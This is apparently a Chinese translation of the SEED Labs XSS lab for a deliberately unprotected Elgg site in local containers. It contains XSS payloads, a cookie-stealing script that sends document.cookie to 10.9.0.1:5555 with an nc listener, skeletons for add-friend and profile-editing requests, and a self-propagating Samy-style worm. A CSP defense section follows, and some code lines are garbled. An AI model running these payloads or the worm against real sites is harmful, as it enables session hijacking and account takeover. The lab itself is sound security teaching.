

# 跨站脚本 (XSS) 攻击实验

## (Web 应用程序: Elgg)

版权归杜文亮所有

本作品采用 Creative Commons 署名-非商业性使用-相同方式共享 4.0 国际许可协议授权。如果您重新混合、改变这个材料，或基于该材料进行创作，本版权声明必须原封不动地保留，或以合理的方式进行复制或修改。

## 1 概述

跨站脚本 (XSS) 是一种在 web 应用程序中常见的漏洞。此漏洞使得攻击者能够将恶意代码 (例如 JavaScript 程序) 注入受害者的 web 浏览器。利用这种恶意代码, 攻击者可以窃取受害者的身份信息, 例如 session cookie。攻击者利用这个漏洞, 可以绕过浏览器的访问控制机制。

为了演示攻击者通过利用 XSS 漏洞能够做到的事情, 我们已经在预构建的 Ubuntu 虚拟机镜像中设置了一个名为 Elgg 的 web 应用程序。Elgg 是一个流行的开源社交网络应用程序, 并且已经实现了许多对策来应对 XSS 威胁。为了演示如何实现 XSS 攻击, 我们在安装过程中注释掉了相应的代码, 故意使 Elgg 暴露在 XSS 攻击之下。没有这些防疫措施, 用户可以在该社交网络发布任意消息, 包括 JavaScript 程序。

在这个实验中, 学生需要利用此漏洞对修改后的 Elgg 发起一个 XSS 攻击, 类似于 2005 年 Samy Kamkar 在 MySpace 上通过 Samy 蠕虫所做的攻击。这个攻击的最终目标是在该社交网上传播一个 XSS 蠕虫。用户一旦感染, 他们会将你 (即攻击者) 添加为好友。该实验包括以下主题:

- 跨站脚本攻击
- XSS 蠕虫和自我传播
- 会话 cookie
- HTTP GET 和 POST 请求
- JavaScript 和 Ajax
- 内容安全策略 (CSP)

**参考资料。** 有关跨站脚本攻击的详细内容可以在以下章节中找到:

- SEED Book, *Computer & Internet Security: A Hands-on Approach*, 3rd Edition, by Wenliang Du. 详情请见 <https://www.handsonsecurity.net>.

**实验环境。** 本实验在我们预先构建好的 Ubuntu 20.04 VM (可以从我们的 SEED 网站当中下载) 当中测试可行。既然我们使用容器来建立实验环境, 本实验不太依赖 SEED VM。您可以在其他 VM、物理机器以及云端 VM 上进行此实验。

## 2 实验环境搭建

### 2.1 DNS 配置

我们为这个实验设置了多个网站，这些网站的服务器都在由容器 10.9.0.5 上。我们需要将各个网站的名称映射到这个 IP 地址。请在 `/etc/hosts` 中添加以下条目。你需要使用 `root` 权限来修改这个文件：

```
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
```

### 2.2 容器配置和命令

请从实验的网站下载 `Labsetup.zip` 文件到你的 VM 中，解压它，进入 `Labsetup` 文件夹，然后用 `docker-compose.yml` 文件安装实验环境。对这个文件及其包含的所有 `Dockerfile` 文件中的内容的详细解释都可以在链接到本实验网站的用户手册<sup>1</sup> 中找到。如果这是您第一次使用容器设置 SEED 实验环境，那么阅读用户手册非常重要。

在下面，我们列出了一些与 Docker 和 Compose 相关的常用命令。由于我们将非常频繁地使用这些命令，因此我们在 `.bashrc` 文件（在我们提供的 SEED Ubuntu 20.04 虚拟机中）中为它们创建了别名。

```
$ docker-compose build # 建立容器镜像
$ docker-compose up    # 启动容器
$ docker-compose down  # 关闭容器

// 上述 Compose 命令的别名
$ dcbuild              # docker-compose build 的别名
$ dcup                 # docker-compose up 的别名
$ dcdown               # docker-compose down 的别名
```

所有容器都在后台运行。要在容器上运行命令，我们通常需要获得容器里的 Shell。首先需要使用 `docker ps` 命令找出容器的 ID，然后使用 `docker exec` 在该容器上启动 Shell。我们已经在 `.bashrc` 文件中为这两个命令创建了别名。

```
$ dockps              // docker ps --format "{{.ID}} {{.Names}}" 的别名
$ docksh <id>        // docker exec -it <id> /bin/bash 的别名

// 下面的例子展示了如何在主机 C 内部得到 Shell
$ dockps
```

<sup>1</sup>如果你在部署容器的过程中发现从官方下载容器镜像非常慢，可以参考手册中的说明使用当地的镜像服务器

```
b1004832e275 hostA-10.9.0.5
0af4ea7a3e2e hostB-10.9.0.6
9652715c8e0a hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// 注：如果一条 docker 命令需要容器 ID，你不需要
// 输入整个 ID 字符串。只要它们在所有容器当中
// 是独一无二的，那只需输入前几个字符就足够了。
```

如果你在设置实验环境时遇到问题，可以尝试从手册的“Miscellaneous Problems”部分中寻找解决方案。

## 2.3 Elgg Web 应用程序

在这个实验中，我们使用一个开源 web 应用程序 Elgg。Elgg 是一个基于网络的社交网络应用程序，并且已经设置在提供的容器镜像中；其 URL 为 <http://www.seed-server.com>。我们使用两个容器：一个是运行 web 服务器 (10.9.0.5)，另一个是运行 MySQL 数据库 (10.9.0.6)。这两个容器的 IP 地址已经用在了配置中，因此请不要在 `docker-compose.yml` 文件中改变它们。

**MySQL 数据库。** 容器通常是一次性的，因此一旦销毁，容器内的所有数据都会丢失。对于本实验，我们确实希望将数据保留在 MySQL 数据库中，这样在关闭容器时就不会丢失数据。为了实现这一点，我们将主机上的 `mysql_data` 文件夹挂载到 MySQL 容器内的 `/var/lib/mysql` 文件夹（此文件夹是 MySQL 存储数据库的地方）。因此，即使容器被销毁，数据库中的数据仍会保留。这个 `mysql_data` 文件夹在 `Labsetup` 内，它将在 MySQL 容器第一次运行后创建。如果您确实想从空的数据库开始，可以删除此文件夹：

```
$ sudo rm -rf mysql_data
```

**用户账户。** 我们在 Elgg 服务器上创建了几个用户账户，用户名和密码如下所示：

```
-----
UserName | Password
-----
admin    | seedelgg
alice    | seedalice
boby     | seedboby
charlie  | seedcharlie
samy     | seedsamy
-----
```

## 3 实验任务

当你从 PDF 文件复制粘贴代码时，引号（特别是单引号）会被复制成看起来相似的其他符号。这会导致代码出错，请注意这一点。如果出现这种情况，请删除这些符号，并手动输入正确的符号。

### 3.1 准备工作：熟悉“HTTP Header Live”工具

在这个实验中，我们需要构建 HTTP 请求。为了弄清楚在 Elgg 中的 HTTP 请求是什么样的，我们需要能够捕获和分析 HTTP 请求。为此可以使用一个名为 HTTP Header Live 的 Firefox 插件。在开始这个实验之前，请先熟悉这个工具的用法。工具使用的说明详见 § 5.1。

### 3.2 任务 1：发布恶意消息以显示警告窗口

本任务的目标是在你的 Elgg 个人资料中嵌入一个 JavaScript 程序，使得当其他用户查看你的个人资料时，JavaScript 程序会被执行，在屏幕上弹出一个警告窗口。以下的 JavaScript 程序会显示一个警告窗口：

```
<script>alert('XSS');</script>
```

如果你在个人资料中（例如简短描述字段）嵌入了上述 JavaScript 代码，那么任何查看你资料的人都会在屏幕上看到警告窗口。

在上面的例子里，JavaScript 代码很短，可以直接放在简短描述字段。如果你想运行一个较长的 JavaScript 程序，但受限字段长度的限制，你可以将该程序放在一个网站，然后通过 `src` 属性装载它。以下是一个例子：

```
<script type="text/javascript"
  src="http://www.example.com/myscripts.js">
</script>
```

在这个例子中，页面将从 `http://www.example.com` 获取 JavaScript 程序，这可以是任何 web 服务器。

### 3.3 任务 2：显示受害者的 Cookie

本任务的目标是在你的 Elgg 资料中嵌入一个 JavaScript 程序，使得当其他用户查看你的个人资料时，会在警告窗口中显示该用户的 cookie。这可以在上一步程序的基础上添加一些额外的代码来实现：

```
<script>alert(document.cookie);</script>
```

### 3.4 任务 3：从受害者的机器窃取 Cookie

在前一个任务中，攻击者编写的恶意 JavaScript 程序可以打印出用户的 cookie，但只有用户能看见这些 cookie，而攻击者不能。在本任务中，攻击者希望将这些 cookie 发送到自己那里。为此，恶意 JavaScript 需要向攻击者的机器发送一个 HTTP 请求，并在请求中附带 cookie。

我们可以让恶意 JavaScript 在网页中插入一个<img> 标签来实现这一点，其 src 属性设置为攻击者的机器地址。当 JavaScript 插入 img 标签时，浏览器会从 src 字段中指定的 URL 那里下载图像。这会产生一个 HTTP GET 请求，发送到攻击者机器。以下给出的 JavaScript 会往攻击者的机器 (IP 地址 10.9.0.1) 上的端口 5555 处发送 cookie，而那里运行着一个 TCP 服务器。

```
<script>document.write('<img src=http://10.9.0.1:5555?c='  
    + escape(document.cookie) + ' >');  
</script>
```

Netcat (或 nc) 是攻击者常用的一个工具。运行带有“-l”选项时，它会变成一个监听指定端口的 TCP 服务器。这个服务器会打印出客户端发来的信息，并将用户输入的内容发回给客户端。以下的命令监听端口 5555：

```
$ nc -lknv 5555
```

选项 -l 指定 nc 运行一个服务器。选项 -nv 使 nc 输出更详细的信息。选项 -k 表示当一次连接完成后，继续等待其他连接。

### 3.5 任务 4：成为受害者的“好友”

在这个任务和下一个任务中，我们将执行类似于 Samy 在 2005 年对 MySpace 所做的攻击（即 Samy 蠕虫）。我们将编写一个 XSS 蠕虫，使得任何访问 Samy 页面的用户都会自动将 Samy 添加为好友。这个蠕虫先不会自我传播，在任务 6 中，我们会实现自我传播。

在这个任务中，我们需要编写一个恶意 JavaScript 程序，直接从受害者的浏览器发出“添加好友”的 HTTP 请求，从而将 Samy 添加为受害者的好友。我们已经在 Elgg 服务器上创建了一个名为 Samy 的用户（用户名为 samy）。

要为受害者添加朋友，首先需要弄清楚在 Elgg 中用户是如何合法添加好友的。更具体地说，我们需要知道当用户添加好友时都发送了什么信息到服务器。我们可以使用 Firefox 的 HTTP 检查工具来获取这些信息，它可以显示浏览器发送的任何 HTTP 请求的内容。从内容中我们可以识别出请求中的所有参数。章节 5 提供了该工具的使用指南。

了解了添加好友时的 HTTP 请求后，我们可以通过编写一个 JavaScript 程序来发出相同的 HTTP 请求。我们提供了一个 JavaScript 代码框架。

```
<script type="text/javascript">  
window.onload = function () {  
    var Ajax=null;  
  
    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;           ①  
    var token+"&__elgg_token="+elgg.security.token.__elgg_token; ②  
  
    // 构建添加 Samy 为好友的 HTTP 请求。  
    var sendurl=...; //FILL IN  
  
    // 创建并发送 Ajax 请求，以添加好友
```

```
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

上述代码应放置在 Samy 个人资料 (profile) 页面的 "About Me" 字段中。这个字段提供了两种编辑模式：编辑器模式（默认）和文本模式。使用编辑器模式时，编辑器会在输入的文本中添加额外的 HTML 代码，而使用文本模式时不会。我们不想向攻击代码添加任何额外的字符，因此我们需要选择文本模式。点击位于 "About Me" 字段顶部右侧的 "Edit HTML" 进入文本模式。

**问题。** 请回答以下问题：

- **问题 1：** 解释第①行和第②行的目的，为什么它们是必要的？
- **问题 2：** 如果 Elgg 应用程序仅提供编辑器模式，即你无法切换到文本模式，你能成功发起攻击吗？

### 3.6 任务 5：修改受害者的资料

本任务的目标是在受害者访问 Samy 页面时修改其资料。具体来说，要修改 "About Me" 字段的内容。我们将编写一个 XSS 蠕虫来完成此任务。这个蠕虫不具有自我传播能力。在任务 6 中，我们会加上自我传播的能力。

和前一个任务类似，我们需要编写一个恶意的 JavaScript 程序，直接从受害者的浏览器发起 HTTP 请求。我们首先需要了解合法用户是如何编辑或修改其个人资料的。具体来说，我们需要弄清楚构造修改用户资料的 HTTP POST 请求的方式。我们将使用 Firefox 的 HTTP 检查工具。一旦理解了修改个人资料的 HTTP POST 请求的格式，我们就可以编写一个 JavaScript 程序来发出相同的 HTTP 请求。我们提供了一个 JavaScript 代码框架。

```
<script type="text/javascript">
window.onload = function(){
    // 获取 user name, user guid, Time Stamp __elgg_ts, 和 Security Token __elgg_token
    var userName("&name="+elgg.session.user.name);
    var guid("&guid="+elgg.session.user.guid);
    var ts("&__elgg_ts="+elgg.security.token.__elgg_ts);
    var token("&__elgg_token="+elgg.security.token.__elgg_token);

    //构造URL的内容
    var content=...;    //填空

    var samyGuid=...;    //填空

    var sendurl=...;    //填空

    if(elgg.session.user.guid!=samyGuid)    ①
```

```
{
  // 创建并发送AJAX请求，以修改个人资料
  var Ajax=null;
  Ajax=new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
  Ajax.send(content);
}
}
</script>
```

类似于任务 4，上述代码应放置在 Samy 的个人资料页面的 "About Me" 字段中，并且在输入上述 JavaScript 代码之前需要转换到文本模式。

**问题。** 请回答以下问题：

- **问题 3：**为什么我们需要第①行？删除该行后再做攻击，报告并解释观察结果。

### 3.7 任务 6：编写自我传播的 XSS 蠕虫

要成为真正的蠕虫，恶意 JavaScript 程序应该能够自动传播。每当一个用户查看受感染者的个人资料时，不仅这个用户的个人资料会被修改，蠕虫程序还会拷贝到该用户的个人资料中，使得这个用户也成为了蠕虫的携带者。这样，查看受感染个人资料的人越多，蠕虫传播得就越快。这与 Samy 蠕虫的机制相同：在 2005 年 10 月 4 日发布后的 20 小时内，超过一百万用户受到影响，使 Samy 成为当时历史上传播速度最快的病毒之一。

能够实现这一功能的 JavaScript 代码被称为自我传播跨站脚本攻击蠕虫。在这个任务中，你需要实现这样一个蠕虫，它不仅会修改受害者的个人资料，并将用户 Samy 添加为受害者好友，还会将自身复制到受害者的个人资料中，使受害者变成一个攻击者。

为了实现自我传播，在恶意 JavaScript 程序修改受害者个人资料时应该将其自身复制到受害者的个人资料中。有几种方法可以实现这一点，我们讨论其中两种常见的方法。

**链接方法：** 如果蠕虫是通过 <script> 标签的 src 属性来下载的，那么编写自我传播蠕虫会容易得多。我们已在任务 1 中讨论了 src 属性，并给出了一个例子。蠕虫可以简单地将以下 <script> 标签复制到受害者的个人资料中就可以了。

```
<script type="text/javascript" src="http://www.example.com/xss_worm.js">
</script>
```

**DOM 方法：** 如果整个 JavaScript 程序（即蠕虫）被嵌入在受感染的个人资料中，为了传播蠕虫到另一个个人资料，蠕虫代码可以使用 DOM API 从网页中找到其自身的代码。下面给出一个使用 DOM API 的例子。这段代码会获取自身代码的一个副本，并在警告窗口中显示它：

```
<script id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
  var jsCode = document.getElementById("worm").innerHTML;        ②
  var tailTag = "</" + "script>";                                ③

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④

  alert(jsCode);
</script>
```

需要注意的是，第②行仅提供代码的内部部分，并未包含周围的 `<script>` 标签。我们只需要添加开始标签 `<script id="worm">`（行①）和结束标签 `</script>`（行③），以形成一个完整的恶意代码副本。

当 HTTP POST 请求里的 Content-Type 被设置为 `application/x-www-form-urlencoded` 时，数据也应进行编码。编码方案称为 *URL encoding*，它将数据中的非字母数字字符替换为百分号和两位十六进制数字表示的 ASCII 码。行④中的 `encodeURIComponent()` 函数用于对字符串进行 URL 编码。

**注意事项：** 在本次实验中，你可以尝试使用链接方法和 DOM 方法两种方式，但 DOM 方法是必须做的，因为它更具挑战性且不依赖于外部 JavaScript 代码。

### 3.8 Elgg 的防范措施

这部分的内容仅供参考，并无特定任务。它展示了 Elgg 如何防御 XSS 攻击。Elgg 确实有内置的防范措施，但我们已经关掉了这些措施以便攻击成功。Elgg 使用了两种防范措施。一个是安全插件 `HTMLawed`，它可以验证用户输入并从中删除危险的内容。我们已经在 `input.php` 文件中的 `filter_tags()` 函数内部注释掉了对插件的调用，该文件位于 `vendor/elgg/elgg/engine/lib/` 目录下。请参见以下内容：

```
function filter_tags($var) {
  // return elgg_trigger_plugin_hook('validate', 'input', null, $var);
  return $var;
}
```

除了 `HTMLawed`，Elgg 还使用了 PHP 内置的 `htmlspecialchars()` 来对用户输入中的特殊字符进行编码。例如，将 `<` 变成 `&lt;`，`>` 变成 `&gt;` 等。这种方法在 `dropdown.php`、`text.php` 和 `url.php` 文件中被调用（这些文件位于 `vendor/elgg/elgg/views/default/output/` 目录下）。我们注释掉了它们，以关闭防范措施。

## 4 任务 7：使用 CSP 防御 XSS 攻击

XSS 漏洞的根本问题在于 HTML 允许 JavaScript 代码与数据混在一起。因此，要解决这一根本问题，我们需要将代码和数据分离开来。有两种方法可以在 HTML 页面中放 JavaScript 代码，一种是



内嵌方式，另一种是链接方式。内嵌方式直接在页面中放置代码，而链接方式则将其放在外部文件中，在页面内部链接该文件。

内嵌方式是 XSS 漏洞的罪魁祸首，因为浏览器不知道代码最初来自哪里。它是来自可信的 Web 服务器，还是来自不可信的用户？不知代码的真正来源，浏览器无法知道哪些代码可以安全执行，哪些代码存在危险。链接方式向浏览器提供了非常重要的信息，即代码的来源。网站可以告诉浏览器哪些源是可信的，这样浏览器就知道哪些代码可以安全执行。尽管攻击者也可以使用链接方式将代码包含在其输入中，但他们没法将代码放在可信的地方。

网站如何告知浏览器哪个代码源是可信的是通过一个名为内容安全性策略 (CSP) 的安全机制实现的。该机制专门设计用于击败 XSS 和点击劫持攻击。它已经成为一项标准，在如今的大多数浏览器中都得到了支持。CSP 不仅限制 JavaScript 代码，还限制其他页面内容，例如限定图片、音频和视频可以从哪里来等，并且还可以限制一个页面是否可以被嵌入到 iframe 中（用于防止点击劫持攻击）。在这里，我们将仅专注于如何使用 CSP 防御 XSS 攻击。

## 4.1 实验网站设置

为了在 CSP 上进行实验，我们需要设置几个网站。在 Labsetup/image\_www 的 Docker 镜像文件夹中，有一个名为 apache\_csp.conf 的 Apache 配置文件。它定义了五个网站，它们使用相同文件夹中的不同文件。example60 和 example70 网站用于放 JavaScript 代码。example32a, example32b, 和 example32c 网站有着不同的 CSP 配置。稍后会解释这些配置的详细信息。

**修改配置文件。** 在实验中，你需要修改这个 Apache 配置文件 (apache\_csp.conf)。如果你直接在 Docker 镜像文件夹内的文件上进行修改，需要重新构建镜像并重启容器以使更改生效。你也可以使用 docker cp 命令将文件拷贝到运行的容器中或从中将文件拷出。

你也可以在运行中的容器内直接修改该文件。这种做法的一个缺点是，为了保持 Docker 镜像较小，我们仅在容器中安装了一个非常简单的文本编辑器 nano。对于简单编辑应该足够了。如果你不喜欢它，可以向 Dockerfile 添加一条安装命令以安装你喜欢的命令行文本编辑器。在运行中的容器内，你可以在 /etc/apache2/sites-available 文件夹内找到配置文件 apache\_csp.conf。修改后需要重启 Apache 服务器才能使更改生效：

```
# service apache2 restart
```

**DNS 设置。** 我们将在虚拟机上访问上述网站。为了通过各自的 URL 访问它们，我们需要在 /etc/hosts 文件中添加以下条目。这会将主机名映射到服务器容器的 IP 地址 10.9.0.5。更改此文件需要用 root 权限（使用 sudo）。

```
10.9.0.5    www.example32a.com
10.9.0.5    www.example32b.com
10.9.0.5    www.example32c.com
10.9.0.5    www.example60.com
10.9.0.5    www.example70.com
```

## 4.2 实验的网页

服务器 example32(a|b|c) 上放的网页都一样，都是这个 index.html，它用于演示 CSP 的工作原理。在这个网页中，有六个区域，分别称为 area1 到 area6。在初始状态下，每个区域都会显示 Failed。页面还包括六段 JavaScript 代码，每一段代码运行的结果是在其对应的区域写入 OK。如果我们看到某个区域中有 OK，则说明对应该区域的 JavaScript 代码已经成功执行，否则，我们只会看到 Failed。此外，在这个页面上还有一个按钮。如果点击它，它对应的 JavaScript 代码会被触发，会弹出一个窗口。

Listing 1: 实验网页 index.html

```
<html>
<h2 >CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From www.example60.com: <span id='area5'>Failed</span></p>
<p>6. From www.example70.com: <span id='area6'>Failed</span></p>
<p>7. From button click:
    <button onclick="alert('JS Code executed!')">Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>
</html>
```

## 4.3 设置 CSP 策略

CSP 策略是网页服务器在 HTTP 信息的头部设置的。有两种典型的方法来设置这个头，一种是通过网页服务器（如 Apache），另一种是通过网页应用程序。在本实验中，我们将分别使用这两种方法进行实验。

**通过 Apache 设置 CSP 策略。** Apache 可以为所有响应设置 HTTP 头，因此我们可以通过 Apache 来设置 CSP 策略。在我们的配置中，设置了三个网站，但只有第二个站点设置了 CSP 策略（用 ■ 标记的地方）。这样设置后，当我们访问 example32b 时，Apache 会在该站点的所有响应中添加指定的 CSP 头。

```
# 目的：不设置CSP策略
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# 目的：在Apache配置中设置CSP策略
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \           ■
        default-src 'self'; \                       ■
        script-src 'self' *.example70.com \        ■
        "
</VirtualHost>

# 目的：在网页应用程序中设置CSP策略
<VirtualHost *:80>                               ●
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```

**通过网页应用程序设置 CSP 策略。** 在我们配置文件中的第三个 VirtualHost 条目（标记为 ●），没有设置任何 CSP 策略。然而，该站点的入口点是 phpindex.php，这是一个 PHP 程序。该程序会在生成的响应中添加一个 CSP 头。

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' *.example70.com".
        "";
    header($cspheader);
?>

<?php include 'index.html';?>
```

## 4.4 实验任务

在启动容器后，请从您的虚拟机（VM）访问以下 URL（别忘了前面提到的改 `/etc/hosts` 文件）。

```
http://www.example32a.com
```

```
http://www.example32b.com
```

```
http://www.example32c.com
```

1. 描述并解释当您访问这些网站时的观察结果。
2. 点击来自这三个网站的网页上的按钮，描述并解释您的观察结果。
3. 修改 `example32b` 的服务器配置（修改 Apache 配置），使得区域 5 和 6 显示为 OK。请在实验报告中包含您修改后的配置。
4. 修改 `example32c` 的服务器配置（修改 PHP 代码），使得区域 1、2、4、5 和 6 都显示为 OK。请在实验报告中包含您修改后的配置。
5. 解释为什么 CSP 可以防止跨站脚本攻击。

## 5 指南

### 5.1 使用 HTTP Header Live 插件检查 HTTP 头

在我们的 Ubuntu 16.04 虚拟机中，Firefox（版本 60）不支持之前的 LiveHTTPHeader 插件。取而代之的是，我们使用了一个名为 HTTP Header Live 的新插件。启用和使用此工具的方法如图1所示，只需点击标记为 1 的图标，在左侧会弹出侧边栏。确保在位置 2 选择 HTTP Header Live。然后单击网页中的任何链接，触发的所有 HTTP 请求都将被捕获并在侧边栏区域（标号 3）中显示。如果单击任何 HTTP 请求，将弹出一个窗口以显示所选的 HTTP 请求。不幸的是，在该插件中仍存在一个缺陷；除非改变窗口大小，否则弹出窗口内没有任何内容显示。似乎在窗口弹出时不会自动重绘，但更改其大小会触发重绘。




图 1: 启用 HTTP Header Live 插件

## 5.2 使用 Web 开发者工具检查 HTTP 头


Firefox 还提供了一个非常有用的工具，可以用来检查 HTTP 头。这个工具是 Web Developer Network Tool。在本节中，我们将介绍该工具的一些重要功能。启用此网络工具的方法如下：

点击 Firefox 右上角菜单 --> Web Developer --> Network

或

点击 Tools 菜单 --> Web Developer --> Network

以 Elgg 的用户登录页面为例，图2显示了网络工具中用于登录的 HTTP POST 请求。



Status	Method	File	Domain	Cause
▲ 302	POST	login	www.xsslabel...	document
▲ 302	GET	/	www.xsslabel...	document
● 200	GET	activity	www.xsslabel...	document

图 2: Web 开发者网络工具中的 HTTP 请求

要查看更多详细信息，可以点击特定的 HTTP 请求，此时该工具会在两个分栏中显示相关信息（见图3）。




图 3: 分栏中的 HTTP 请求和详细信息

所选请求的详细信息将显示在右侧分栏中。图4(a)展示了登录请求在 Headers 标签页中的详细信息（包括 URL、请求方法和 cookie）。可以观察到右分栏中包含的请求头和响应头。要检查 HTTP 请求中的参数，可以使用 Params 标签页。图4(b)展示了登录请求发送给 Elgg 的参数，其中包括 username 和 password。该工具也可以像处理 HTTP POST 请求一样来检查 HTTP GET 请求。

**字体大小。** Web 开发者工具窗口的默认字体大小较小，可以通过在网络工具窗口中任意位置点击一次，然后使用 Ctrl + 键来增大。




图 4: HTTP 头和参数

### 5.3 JavaScript 调试

我们可能还需要调试我们的 JavaScript 代码。Firefox 的开发者工具也可以帮助调试 JavaScript 代码。它可以指出错误发生的具体位置。下面的指令显示了如何启用此调试工具：

点击 Tools 菜单 --> Web Developer --> Web Console  
或使用 Shift+Ctrl+K 快捷键。

进入控制台 (Console) 后，点击 JS 标签页。点击 JS 旁边的下箭头并确保在 Error 旁边有一个对勾。如果你对警告消息还感兴趣的话，则可以单击 Warning (见图5)。




图 5: 调试 JavaScript 代码 (1)

如果代码中出现任何错误，控制台将显示一条消息。导致错误的行号出现在错误消息右侧，点击行号即可跳转到具体出错位置 (见图6)。

## 6 提交作业

你需要提交一份带有截图的详细实验报告来描述你所做的工作和你观察到的现象。你还需要对一些有趣或令人惊讶的观察结果进行解释。请同时列出重要的代码段并附上解释。只是简单地附上代码不加以解释不会获得学分。

